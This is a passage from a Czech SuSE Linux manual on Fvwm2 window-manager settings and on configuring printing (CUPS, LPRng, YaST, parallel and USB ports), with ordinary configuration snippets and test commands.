Jak ukazuje výpis *Ikony* na této straně, můžete zde přiřadit existující aplikaci ikonu. Musíte pouze dávat pozor, aby se požadovaná ikona nacházela také v `IconPath`, která je nastavena na začátku souboru `~/.fvwm2rc`. V zásadě je možné použít každou ikonu, která se nachází v dané cestě, která je označena jako `PixmapPath`. Pro všechny ikony, které se nenacházejí v této cestě, je třeba uvést kompletní cestu k požadované ikoně.

```
%

#
# others
#

Style "xterm"          Icon Terminal.xpm
Style "xosview"        NoTitle, Sticky
Style "xosview"        UseEPosition
```

Soubor 14: Ikony pro určitá okna

Řekněme, že chcete, aby `ghostview` používal obrázek ducha jako ikonu. Podívejte se na odpovídající cestu a naleznete ikonu s názvem `ghostbusters.xpm`. Připojte následující řádek k odstavci:

```
Style "ghostview" Icon ghostbusters.xpm
```

To je vše. Podobně můžete přiřadit ikony pro takřka všechny aplikace. Většina aplikací již má vytvořenou standardní ikonu. Musíte v každém případě uvést správný název aplikace (přesněji název okna aplikace, protože např. `xTerm` místo `xterm` nebude mít žádný výsledek).

Kurzor

Také tvar a barvu kurzoru je možné změnit. K tomuto účelu slouží program `xsetroot`, nastavující vlastnosti výchozího okna. Spouští se příkazem:

```
newbie@earth:~ > xsetroot -cursor bitmapfile
```

Zde je třeba nahradit `bitmapfile` libovolnou bitmapou. Standardně jsou bitmapy uloženy v `/usr/X11R6/include/X11/bitmaps`. Vyberte si některou z nich nebo si vytvořte vlastní, např. programem `bitmapq`.

Zaměření oken

Zvlášť oblíbenou funkcí správců oken `Fvwm2` je možnost změnit chování správce při přechodu do jiného aktivního okna. Kromě změn prováděných za běhu můžete nastavit funkce *zaměření oken* a *raising* trvale v konfiguračním souboru.

Jako zaměření oken označujeme vlastnosti správce oken, které se týkají používání aktuálního okna a kliknutí myši na určité okno. Existují zde tři možnosti:

- Je třeba na okno kliknout myší tak, aby v něm reagovala např. klávesnice – *zaměření okna kliknutím*. Naleznete ho standardně např. ve Windows nebo OS/2.
- Přesunete šipku označující pozici myši na obrazovce na určité okno a to bude automaticky aktivní. Toto chování se nazývá *zaměření okna sleduje myš*, *Focus follows mouse*. Pokud šipkou opustíte okno, přestane být okno aktivní, a to i v případě, kdy nepřesunete šipku do jiného okna a necháte ji umístěnou na pozadí.
- Pokročilou variantu představuje u Fvwm2 a Fvwm95 tzv. *Nečisté zaměření okna*. Zde se fokus chová jako při *zaměření okna sleduje myš*, pouze s tím rozdílem, že zůstává v aktivním okně až do chvíle, kdy přesunete šipku myši na jiné okno.

U správce oken Fvwm2 můžete chování zaměřování oken nastavit jednotlivě pro každé okno, a to (podobně jako všechna ostatní nastavení) následujícím způsobem:

```
Style "*" ClickToFocus
```

který nastaví ClickToFocus pro všechna okna. To samé lze také provést pro SloppyFocus a FocusFollowsMouse, přičemž poslední volba představuje implicitní volbu pro Fvwm2.

Autoraise

Obvykle si okno zachovává své pořadí, jak hluboko je překryto ostatními okny, dokud ho kliknutím nevyvoláte na popředí. Někteří uživatelé jsou však zvyklí, že okno bude v popředí v okamžiku, kdy na něj přesunete šipku myši. Toto chování nazýváme AutoRaising. AutoRaising má ovšem smysl pouze ve spojitosti s FocusFollowsMouse nebo SloppyFocus. Při spojení s funkcí ClickToFocus (které je použito jako implicitní nastavení pro Fvwm95) nemá žádný efekt.

Abyste mohli použít AutoRaising, můžete ho buď zapnout z menu Fvwm2, anebo pro trvalé nastavení přidat v konfiguračním souboru Fvwm2 (~/.fvwm2rc) do sekce InitFunction a RestartFunction:

```
Function InitFunction + "I" Module FvwmAuto 200
```

```
Function RestartFunction + "I" Module FvwmAuto 200
```

Hodnota 200 představuje zpoždění v milisekundách, než se okno přesune do popředí. Toto zpoždění má svůj význam, protože jinak se každé okno, kterého se „dotknete“ kurzorem myši, objeví ihned na popředí a okna vám budou přeskakovat.

Tisk

V této kapitole najdete informace týkající se tisku. Spolu s teoretickým pozadím se vám pokusíme tuto problematiku přiblížit i řadou názorných příkladů.

Základy tisku	178
Hardwarové a softwarové předpoklady pro tisk	182
Nastavení tiskárny pomocí YdST	185
Automatická konfigurace	187
Konfigurace aplikací	190
Lokální připojení tiskárny	190
Manuální nastavení LPRng a lpdfilter	198
Tiskový spooler LPRng	198
LPRng programy pro příkazovou řádku	199
Tiskové filtry v tiskovém systému LPRng a lpdfilter	204
Konfigurace tiskového filtru	206
Tiskový systém CUPS	214
Tisk z aplikací	219
CUPS programy pro příkazovou řádku	220
Něco o Ghostscriptu	225
Práce s a2ps	229
Konfigurace aplikací	231
Úprava PostScriptu pomocí psutils	231
O kódování ASCII textu	235
Tisk v TCP/IP síti	237

Základy tisku

V Linuxu se běžně přistupuje k tiskárnám prostřednictvím *tiskových front*. Data určená pro tisk jsou v nich přechodně uložena a poté prostřednictvím démona zvaného *správce tiskových front* ve správném pořadí odeslána na tiskárnu.

Často se také data určená k tisku nenacházejí ve formátu, který může tiskárna přímo tisknout. Například je běžné, že je třeba převést grafické objekty do formátu, který dokáže tiskárna zpracovat a vytisknout. Převod těchto dat se provádí pomocí tzv. *tiskového filtru*. Tiskovým filtrem nazýváme program, který převádí data určená pro tisk do jazyka, který tiskárna dokáže interpretovat.

Příklady standardních tiskových jazyků

ASCII text Většina tiskáren dokáže pracovat alespoň s ASCII textem. Těch několik výjimek, které nedokáží tisknout přímo ASCII text, komunikují jistě v některém z následujících jazyků.


PostScript *PostScript* je v Linuxu/Unixu základním jazykem pro komunikaci s postscriptovými tiskárnami. Tyto tiskárny jsou relativně drahé, protože PostScript je poměrně komplexním jazykem, který vyžaduje vysoký výkon tiskárny. Navíc je potřeba platit licenční poplatky.

PCL3, PCL4, PCL5e, PCL6, ESC/P, ESC/P2 a ESC/P raster Pokud není připojena postscriptová tiskárna, pak použije tiskový filtr program Ghostscript, který převede data do jednoho z výše uvedených jazyků. Přitom je dobré použít ovladač Ghostscriptu pro odpovídající model tiskárny tak, aby byly využity všechny kvality tiskárny (např. barevný tisk).

Průběh zpracování požadavku pro tisk

1. Uživatel nebo aplikace vytvoří nový požadavek pro tisk.
2. Data určená k tisku budou dočasně uložena v tiskových frontách, odkud je tiskový démon přesměruje na tiskové filtry.
3. Tiskový filtr standardně provádí následující:
 - (a) Zjistí se typ dat určených k tisku.

- (b) Pokud to není PostScript, pak se nejdříve převedou do PostScriptu. Např. ASCII texty jsou převáděny programem `a2ps`.
 - (c) PostScriptový soubor je případně převeden do jiného tiskového jazyka.
 - V případě, že je připojena postscriptová tiskárna, pak jsou tato data poslána přímo tiskárně.
 - Pokud není připojena postscriptová tiskárna, použije se Ghostscript a ovladač pro tiskárnu.
4. Po vyřízení požadavku pro tisk smaže tiskový filtr požadavek z tiskové fronty.



Různé tiskové systémy

SUSE Linux obsahuje dva různé tiskové systémy:

LPRng/lpdfilter – Toto je tradiční tiskový systém, který se skládá z tiskového démona LPRng a tiskového filtru lpdfilter. U tradičního tiskového systému je celá konfigurace tiskových front na správci systému a uživatel si může pouze vybrat mezi předdefinovanými tiskovými frontami. Pokud chcete pro tiskárnu použít různé režimy, pak musíte nastavit odlišné tiskové fronty. U jednoduché černobílé tiskárny (např. většina laserových tiskáren) je základní konfigurace dostačující, ale moderní inkoustové tiskárny potřebují frontu pro černobílý tisk, barevný tisk, barevný tisk ve vysokém rozlišení a foto tisk. Díky definovaným frontám je možné na jednu stranu zajistit, že budou použity pouze konfigurace vytvořené správcem systému. Na druhou stranu nemá uživatel možnost upravit nastavení tisku podle svých potřeb, resp. správce musí nastavit stejný počet front, které odpovídají možnostem tiskárny.

CUPS – V tiskovém systému CUPS má uživatel možnost si pro každý tisk určit, které nastavení mu nejvíce vyhovuje. Zde není prováděna kompletní konfigurace pomocí tiskových front, ale možnosti nastavení má každá tiskárna v tzv. PPD souborech, které může uživatel upravovat v dialogovém okně. Standardně obsahuje PPD soubor všechny možnosti, které tiskárna nabízí. Změnou PPD souboru tak může správce systému tyto možnosti omezit.

Oba tiskové systémy jsou vzájemně konfliktní a není možné mít na jednom počítači oba tiskové systémy **najednou**. YaST vám však umožní mezi těmito systémy přepínat.

Obecné poznámky k tiskovým problémům

V dokumentaci jsou popsány často se vyskytující problémy a jejich řešení. Pro mnoho speciálních problémů naleznete řešení také v databázi instalační podpory.

V případě, že vyvstanou nějaké problémy, podívejte se do SDB (databáze instalační podpory) na dokumenty Nastavení tiskárny a Nastavení tiskárny od SuSE Linuxu 8.2. Je dobré se také podívat na anglické originály, zda zde nejsou nějaké novinky. Databázi naleznete na stránkách <http://portal.suse.cz>.

Pokud byste nenašli potřebný návod v dokumentaci nebo v databázi instalační podpory, pak vám velice rádi pomůžeme prostřednictvím naší instalační podpory.

Hardwarové a softwarové předpoklady pro tisk

Základní požadavky

- Tiskárna je podporovaná SuSE Linuxem (viz seznamy v níže uvedených souborech a na webových stránkách):

SUSE databáze tiskáren – <http://cdb.suse.de> resp.
<http://hardwaredb.suse.de/>

Databáze tiskáren na Linuxprinting.org –
<http://www.linuxprinting.org/> ‘The Database’
(<http://www.linuxprinting.org/database.html>) bzw.
http://www.linuxprinting.org/printer_list.cgi

SUSE Linux Ghostscriptový ovladač – V souboru

`/usr/share/doc/packages/ghostscript/catalog.devices`
je uveden seznam ghostscriptových ovladačů, které jsou součástí také současné verze SuSE Linuxu. To je důležité, protože někdy je na internetových stránkách uveden ovladač, který není v distribuci. Spolu se SuSE Linuxem je z licenčních důvodů dodáván GNU Ghostscript. Obecně ale platí zásada, že existuje i GNU ovladač, se kterým je možné tiskárnu provozovat.

- Jak zjistit, zda je tiskárna dostupná, je uvedeno v *Ruční konfigurace* na straně 187.
- Měli byste používat originální jádro z instalačních médií, tedy hlavně ne jádra vytvořená svépomocí. V případě problémů použijte originální jádro a restartujte počítač.
- Vhodná je také instalace ‘Standardního systému’ pomocí YaST tak, aby byly nainstalovány všechny potřebné balíky. Pokud při instalaci standardního systému neodstraníte některý z balíků, mělo by být vše v pořádku. Nezapomeňte, že minimální systém pro tisk nestačí.

Výběr vhodného ovladače pro tiskárnu

Pro postscriptovou tiskárnu nepotřebujete žádný speciální ovladač. Bližší informace viz *Průběh zpracování požadavku pro tisk* na straně 178. Pro nepostscriptové tiskárny pak vytvoří ghostscriptový ovladač cílový formát dat. V ostavci *Základní požadavky* na předchozí straně jsou uvedeny odkazy na ghostscriptové ovladače pro jednotlivé modely tiskáren.

Pokud zde nenaleznete pro svou tiskárnu ovladač, zeptejte se výrobce tiskárny, které jazyky váš model podporuje. Někteří výrobci dokonce poskytují vlastní ghostscriptové ovladače pro své tiskárny. Pokud váš výrobce nemá informace o používání v Linuxu, pak vám mohou následující informace ulehčit výběr ovladače:

- Podívejte se, zda je vaše tiskárna kompatibilní s modelem, který běží v Linuxu a případně zvolte ovladač kompatibilního modelu. Kompatibilní zde znamená, že vaše tiskárna používá stejné binární řídicí sekvence, tj. dokáže je správně vytisknout. Je třeba být opatrný, protože ne vždy musí být podobně označené modely kompatibilní.
- Výrobce vám určitě řekne, které standardní tiskové jazyky tiskárna umí. Navíc je tato informace často uváděna v manuálu.

Poznámka ke GDI tiskárnám

Protože nejsou většinou ovladače pro Linux vyráběny přímo výrobcem hardwaru, je potřeba, aby tiskárna rozuměla některému z obecně používaných tiskových jazyků, jako je *PostScript*, *PCL* nebo *ESC/P*. Občas ale výrobce nerespektuje existenci těchto jazyků a vytvoří tiskárnu, která komunikuje prostřednictvím speciálních řídicích sekvencí, vznikne **GDI tiskárna**, která běží pouze v systému, pro který dodal výrobce ovladač. Protože způsob, jakým se komunikuje s tiskárnou neodpovídá žádné známé normě, je možné je v Linuxu používat pouze s největšími obtížemi.

GDI je rozhraní vyvinuté společností Microsoft pro grafické zobrazování. Problémem není programové rozhraní, ale to, že komunikace s tiskárnami může probíhat pouze prostřednictvím proprietárního tiskového jazyka. Správně by měly být tyto tiskárny označeny jako **tiskárny, které komunikují pouze prostřednictvím proprietárního tiskového jazyka**.

Existují ale tiskárny, které kromě GDI rozumí i některému ze standardních jazyků – takže je třeba pouze tiskárnu správně nastavit, resp. přepnout tiskárnu. Jestli používáte kromě Linuxu ještě další systém, je možné, že ovladač přepnul tiskárnu do GDI režimu, takže už není možné s ní v Linuxu

pracovat. Řešením je v tomto operačním systému opět přepnout tiskárnu do standardního režimu nebo budete v Linuxu používat jenom omezenou sadu funkcí.

SUSE Linux podporuje přímo následující GDI tiskárny. Stačí je pouze zvolit v YaSTu. Prosíme o pochopení, že nejsme s to zaručit 100% správnost zde uvedených modulů, protože jsme sami netestovali všechny modely:

- Brother HL 720/730/820/1020/1040, MFC 4650/6550MC/9050 a kompatibilní.
- HP DeskJet 710/712/720/722/820/1000 a kompatibilní.
- Lexmark 1000/1020/1100/2030/2050/2070/3200/5000/5700/7000/7200, Z11/42/43/51/52 a kompatibilní.
- Oki Okipage 4w/4w+/6w/8w/8wLite/8z/400w a kompatibilní.
- Samsung ML-200/210/1000/1010/1020/1200/1210/1220/4500/5080/6040 a kompatibilní.

Následující tiskárny NEJSOU podle našich informací podporovány v SuSE Linuxu, ale tento seznam rozhodně není úplný:

- Brother DCP-1000, MP-21C, WL-660.
- Canon BJC 5000/5100/8000/8500, LBP 460/600/660/800, MultiPASS L6000.
- Epson AcuLaser C1000, EPL 5500W/5700L/5800L.
- HP LaserJet 1000/3100/3150.
- Lexmark Z12/22/23/31/32/33/82, Winwriter 100/150c/200.
- Minolta PagePro 6L/1100L/18L, Color PagePro L, Magicolor 6100DeskLaser, Magicolor 2 DeskLaser Plus/Duplex.
- Nec SuperScript 610plus/660/660plus.
- Oki Okijet 2010.
- Samsung ML 85G/5050G, QL 85G.
- Sharp AJ 2100, AL 1000/800/840/F880/121.

Nastavení tiskárny pomocí YaST

Tiskové fronty a konfigurace

Standardně se používá více front z následujících důvodů:

- Máte více než jednu tiskárnu a pro každou chcete používat více než jednu frontu.
- Pro každou tiskovou frontu lze nastavit vlastní filtr. U jedné tiskárny je tak možné použít více nastavení. To je nejužitečnější v prostředí CUPS.

Pokud je vaše tiskárna černobílá, např. velká část laserových tiskáren, možná vám postačí pouze jedna fronta. U barevné tiskárny budete potřebovat nejméně fronty dvě:

- Standardní nastavení pro rychlý a levnější černobílý tisk.
- Pro barevný tisk barevné nastavení.

Základy konfigurace v YaST: Základy

Spuštění konfigurace tiskárny nemusíte provádět pouze prostřednictvím grafických menu, ale můžete ji rovnou jako uživatel `root` spustit z příkazové řádky příkazem `yast2 printer`. Např. příkazem `yast2 printer .nodetection` můžete případně zakázat automatické rozpoznávání tiskárny. Bližší informace viz *Paralelní port* na straně 190.

Ne každou tiskárnu je možné konfigurovat pro oba tiskové systémy (CUPS a lprng). Některé konfigurace budou podporovány pouze v CUPS, jiné v LPRng/lpfilter. Samozřejmě vás o tom bude YaST informovat. YaST umí také přepínat mezi tiskovými systémy v expertním menu

Mezi CUPS a LPRng/lpfilter se můžete jednoduše přepínat použitím nabídek v programu YaST, které jsou dostupné po stisknutí tlačítka 'Pokročilé'.

Nastavení tisku pomocí programu YaST nabízí následující možnosti:

CUPS jako server (výchozí při standardní instalaci) Pokud je tiskárna připojena lokálně, pak musí být CUPS spuštěn jako server. Když není konfigurována žádná lokální tisková fronta, tak se CUPS démon `cupsd` automaticky nespustí. Pro tento tiskový systém jsou instalovány následující programové balíky:

- cups-libs
- cups-client
- cups
- cups-drivers
- cups-drivers-stop

CUPS výhradně jako klient Pokud je v lokální síti CUPS server a chcete tisknout pouze prostřednictvím jeho tiskových front, pak bude stačit, když CUPS poběží pouze jako klient (viz *Rychlá konfigurace klienta* na straně 238). V tom případě stačí, pokud budete mít nainstalováno:

- cups-libs
- cups-client

LPRng ■ Zvolte, pokud chcete používat k tisku LPRng a lpdfilter.

- Pokud existuje v síti pouze jeden LPD Server (viz *Terminologie* na straně 237) a chcete tisknout prostřednictvím jeho tiskových front, pak se podívejte na *Rychlá konfigurace klienta* na straně 238.

Bude třeba nainstalovat následující balíky:

- balík lprng
- balík lpdfilter

Balíky cups-client a lprng jsou vzájemně konfliktní a není možné je instalovat najednou. Balík cups-libs musí být instalován vždy, protože různé balíky (např. balík Ghostscript, balík KDE, balík Samba, balík Wine a YaST) vyžadují CUPS knihovnu.

Pro kompletní tiskový systém jsou standardně vyžadovány ještě další balíky, které jsou však součástí standardní instalace:

- ghostscript-library
- ghostscript-fonts-std
- ghostscript-x11
- libgimpprint

Konfigurace tiskárny v YaST vám poskytne informace o tom, které konfigurace je možné vytvořit tak, aby zde nebyla zanesena chyba. Protože jsou konfigurace vytvářeny/změny ukládány teprve při dokončování konfigurace tiskárny, měli byste pro kontrolu spustit YaST opakovaně.

Konfigurace tiskárny v YaST rozlišuje striktně mezi frontami, které byly vytvořeny pomocí YaSTu a těmi, které YaST nevytvořil. Ty YaST neupravuje. K problémům může dojít v případě, že použijete stejný název.

Když uděláte z **yastové** fronty **neyastovou**, pak zde můžete provádět změny (ne prostřednictvím YaSTu) bez toho, aby je YaST opět přepsal. Tento postup můžete použít i obráceně, kdy správu tiskové fronty přiřadíte YaSTu a původní konfiguraci YaST přepíše.

Automatická konfigurace

Podle toho, jak YaST dokáže rozpoznat váš hardware a zjistit z vlastní databáze informace o modelu tiskárny, přednastaví tiskárnu a nabídne vám svůj návrh konfigurace. Automatická konfigurace proběhne pouze v případě, že jsou splněny následující podmínky:

- Automatické rozpoznávání hardwaru dokáže správně nastavit paralelní port, resp. USB rozhraní a následně rozpoznat za ním připojenou tiskárnu.
- V databázi tiskáren se nachází identifikace modelu tiskárny, kterou YaST zjistil. Protože se tato identifikace může odlišovat od označení modelu, je možné, že bude třeba zvolit model ručně.

Pro každou konfiguraci byste měli provést zkušební tisk, zda to opravdu funguje, protože v mnoha případech je potřeba použít konfigurační data bez explicitní podpory výrobce tiskárny. Proto není možné garantovat funkci pro všechny položky.

Navíc obsahuje testovací tisk v YaST důležité informace k vybrané konfiguraci.

Ruční konfigurace

Pokud není splněna některá z podmínek pro automatickou konfiguraci nebo vyžadujete speciální konfiguraci, pak ji musíte provést ručně. Je potřeba nastavit následující:

Hardware

- Pokud rozpoznal YqST model tiskárny automaticky, pak se má za to, že připojení tiskárny je v pořádku a nemusí se kontrolovat.
- Když YqST tiskárnu nepozná, znamená to, že tiskárna nebude bez ručního nastavení rozhraní fungovat. Při ruční konfiguraci tedy zvolte rozhraní. `/dev/lp0` je první paralelní port. `/dev/usb/lp0` je první USB port. V případě ruční konfigurace rozhraní je vřele doporučeno nechat vytisknout testovací stránku a zjistit, zda dokáže vůbec tiskárna komunikovat zvoleným rozhraním.

Nejspolehlivější je umístit tiskárnu na první paralelní port a v BIOSu nastavit:

- ▷ IO adresa 378 (hex)
- ▷ Přerušování není relevantní
- ▷ Režim Normal, SPP nebo Output-Only
- ▷ Nepoužívat DMA

Pokud i přesto není možné komunikovat s tiskárnou na prvním portu, pak je třeba zanechat explicitně IO adresu 0x378 do nízkourovňových nastavení paralelního portu.

Když máte k dispozici dva parporty, které mají IO 378 a 278 (hexadecimálně), pak je třeba je zapsat ve formátu 0x378, 0x278 (viz *Paralelní port* na straně 190).

Název tiskové fronty Protože je při tisku třeba často používat názvy tiskových front, měli byste používat pouze krátké názvy sestávající z malých písmen a případně číslic.

U tiskového systému LPRng/pdfilter jsou k dispozici následující možnosti konfigurace:

- Pro speciální případy je možné použít/nastavit tzv. raw tiskové fronty. U raw tiskových front se neprovádí žádné úpravy dat pro tisk, které provádí tiskový filtr, ale data jsou poslána na tiskárnu jako **syrová**. Proto je třeba při tisku na raw frontách mít již data ve formátu, kterému tiskárna rozumí.
- Tisková fronta může být nastavena s/bez stránkového posuvu. Standardně se o toto postará ghostscriptový ovladač, takže není třeba používat explicitně stránkový posuv.

Ghostscriptový ovladač, resp. tiskový jazyk Ghostscriptový ovladač a tiskový jazyk jsou určovány modelem tiskárny a přednastavené konfigurace, která je dostupná v případě potřeby ve speciálním dialogu, kde můžete nastavení upravit podle svých potřeb.

Protože ghostscriptový ovladač vytváří data pro nepostscriptové tiskárny, je konfigurace ovladače tím místem, kde se určuje způsob tisku. Nejdříve je tedy třeba zvolit ghostscriptový tisk a pak nastavit ovladač. Zde si ukážeme rozdíly v tiskovém obraze při různé konfiguraci.

Když YqST rozpozná automaticky model tiskárny, pak vybere odpovídající ghostscriptový ovladač. V tom případě nabízí YqST alespoň následující konfigurace:

- Černobílý tisk
- Barevný tisk 300 dpi
- Tisk ve fotografické kvalitě 600 dpi

Rozhodně byste pak neměli vynechat tisk testovací stránky. Pokud budou tištěny nesmysly (např. mnoho prázdných stránek), pak můžete tiskárnu okamžitě zastavit tak, že ji odeberete papír a pak teprve přerušíte tisk. Existují ale případy, kdy již není možné dále tisknout – proto je lepší nechat tisk testovací stránky doběhnout.

Další speciální nastavení Zde byste měli nechat nastaveny původní hodnoty v případě, že si nejste jisti tím, co děláte.

U tiskového systému *CUPS* je k dispozici následující speciální nastavení:

- Omezení přístupu pro různé uživatele.
- Status tiskových front: zda se má provést tisk nebo ne a zda může tisková fronta přijímat požadavky pro tisk nebo ne.

U tiskového systému *LPRng* / *lpdfilter* existují následující speciální nastavení nezávislá na hardwaru:

- Vzhled stránek je možné upravit pro tisk ASCII textů, ale ne pro grafiku a dokumenty, které byly vytvořeny speciálními aplikacemi.
- Pro speciální případy je možné nastavit tiskovou frontu jako tzv. *ascii* frontu. U *ascii* fronty je tiskový filtr donucen tisknout ASCII. To se hodí např. v případě, kdy chcete vytisknout zdroj postscriptového souboru.

Konfigurace aplikací

Aplikace používají pro tisk tiskové fronty pro nástroje z příkazové řádky. Jednotlivé tiskové volby nejsou nastaveny přímo, ale prostřednictvím tiskových front.

Z příkazové řádky můžete např. použít tento příkaz:

```
earth:~ # lpr -Pcolor JmenoSouboru
```

Nahradíte **JmenoSouboru** jménem souboru, který chcete tisknout. Volba **-P** se používá pro zadání tiskové fronty. Např. **-Pcolor** se tak použije pro frontu pojmenovanou **color**.

Lokální připojení tiskárny

Paralelní port

Připojení tiskárny se provádí většinou přes paralelní port. Komunikace s tiskárnou v Linuxu se pak realizuje pomocí subsystému **parport**.

Subsystému **parport** je třeba sdělit, který typ zařízení je připojen na paralelní port, aby mohl nahrát odpovídající ovladač (viz odst. ?? na straně ??). Je zde možné *současně* používat více zřetěžených zařízení na jednom portu.

Číslování paralelních portů začíná od **/dev/lp0**. Abyste mohli tisknout pomocí prvního paralelního portu, je třeba nahrát standardní moduly **parport** a **lp**. To provede zavaděč modulů jádra **kmod** automaticky při vzniku požadavku na tisk (viz odst. *Kmod – „Kernel Module Loader“ – zavaděč modulů jádra* na straně 301), tj. přistoupí se např. k souboru zařízení **/dev/lp0**.

Pokud je nahráván jaderný modul **parport_pc** bez speciálních parametrů, pokusí se automaticky rozpoznat a konfigurovat paralelní rozhraní. Velice zřídka se může stát, že toto nefunguje a pak je třeba uvést parametry pro **parport_pc** ručně např. tak, jak je popsáno v následujícím odstavci.

Konfigurace prvního paralelního portu

První paralelní port **/dev/lp0** se konfiguruje zápisem do souboru **/etc/modules.conf** (viz soubor *Konfigurace prvního paralelního portu* na této straně).

```
alias parport_lowlevel parport_pc
options parport_pc io=0x378 irq=none
# If you have multiple parallel ports, specify them this way:
# options parport_pc io=0x378,0x278 irq=none,none
```

Soubor 15: */etc/modules.conf: první paralelní port*

Parametr `io` předává IO adresu paralelního portu. U parametru `irq` se uvádí hodnota `none` pro „polling“, případně číslo přerušení paralelního portu. Polling je obecně méně kolizní než přerušení, protože zde nedochází ke kolizím zařízení. U prehistorických počítačů je však pomalejší.

Aby mohla tato nastavení fungovat, je třeba v BIOSu nebo na firmwaru počítače nastavit první paralelní port takto:

- IO adresa 378 (hexadecimální)
- Přerušení 7 (při pollingu však ztrácí význam)
- Pro začátek raději Normal, SPP nebo Output-Only (ostatní módy nejsou vždy funkční)
- DMA je vypnuto (mělo by být automaticky vypnuto v módu Normal)

Konfigurace dalších paralelních portů

Druhý paralelní port `/dev/lp1`, který používá standardně IO adresu 278 (hexadecimální), je možné také konfigurovat zápisem v `/etc/modules.conf` (viz soubor *Tisk vizitek* na straně 230).

```
%
alias parport_lowlevel parport_pc
# options parport_pc io=0x378 irq=none
# If you have multiple parallel ports, specify them this way:
options parport_pc io=0x378,0x278 irq=none,none
```

Soubor 16: */etc/modules.conf: druhý paralelní port*

Po obnovení všech služeb (tj. i po restartu počítače) máte k dispozici druhý paralelní port.

Paralelní port na kartách ISA PnP a PCI

Pokud není IO adresa dalšího paralelního portu předem známa, pak je třeba ji přidělit.

ISA PnP karty Pokud je možné pro tyto karty nastavit pevné IO adresy a případně přerušení a režim (např. prostřednictvím jumperů), pak je nastavte.

V opačném případě budou hodnoty pro IO, přerušení a režim předány kartě teprve při startu Linuxu. Které hodnoty jsou předány je možné zjistit ze startovacích hlášení Linuxu (v souboru `/var/log/boot.msg`).

PCI karty Které IO adresy a přerušení jsou dostupné pro PCI karty je možné zjistit z výstupu následujícího příkazu (výstup viz na této straně):

```
earth:~ # /sbin/lspci -v | less

...
00:0a.0 Parallel controller: ...
    ...
    Flags: stepping, medium devsel, IRQ 10
    I/O ports at b400
    I/O ports at b000
    I/O ports at a800
    I/O ports at a400
...
```

***Výstup 6:** Část výstupu příkazu `lspci -v` pro PCI rozhraní*

IO adresy posunuté o 400 (hexadecimálně) vždy patří k jednomu paralelnímu portu – zde je jeden port b000 a b400, druhý pak a800 a a400. Které IO adresy opravdu pracují je třeba případně vyzkoušet a následně může záznam v `/etc/modules.conf` vypadat třeba následujícím způsobem:

```
alias parport_lowlevel parport_pc
options parport_pc io=0x378,0xb400,0xa800 irq=none,none,none
```

***Soubor 17:** `/etc/modules.conf`: PCI karta s dvěma paralelními porty*

Aktivování a testování paralelních portů

Po restartu počítače budete mít paralelní port k dispozici. Místo restartu celého počítače potom stačí aktualizovat (jako uživatel `root`) seznam závislostí modulů jádra a – pokud jsou k paralelním portům připojeny pouze tiskárny – pozastavit činnost tiskových démonů a modulů jádra, které přistupují k paralelnímu portu, a poté odstranit a znovu nahrát tiskového démona:

```
earth:~ # depmod -a 2>/dev/null
earth:~ # rmmod lp
earth:~ # rmmod parporti_pc
earth:~ # rmmod parport
```

... a opětovně nahrát:

```
earth:~ # modprobe parport
earth:~ # modprobe parport_pc
earth:~ # modprobe lp
```

Pokud dokáže tiskárna tisknout přímo ASCII text, použijte jako uživatel `root` příkaz

```
earth:~ # echo -en "\rAhoj\r\f" >/dev/lp0
```

Následně by se mělo na tiskárně vytisknout Ahoj. V našem příkazu navíc používáme `\r` pro návrat vozíku (tiskové hlavy) a `\f` pro stránkový posuv papíru.

Pokud používáte druhé paralelní rozhraní, pak použijte `/dev/lp1`, pro třetí `/dev/lp2` apod.

USB port

V BIOSu počítače je třeba aktivovat USB a jeho přerušení. Například pro Award BIOS máte k dispozici v menu 'PNP AND PCI SETUP' (nebo podobném) položku 'USB IRQ' (nebo podobnou), kterou je třeba nastavit na Enabled.

Zjistěte, zda je tiskárna dostupná. Jako uživatel `root` uveďte následující příkaz:

```
earth:~ # echo -en "Ahoj\f" > /dev/usb/lp0
```

Předpokladem je, že tiskárna je připojena na prvním USB portu `/dev/usb/lp0` a dokáže tisknout ASCII text. Pak by měla vytisknout stránku obsahující slovo Ahoj.

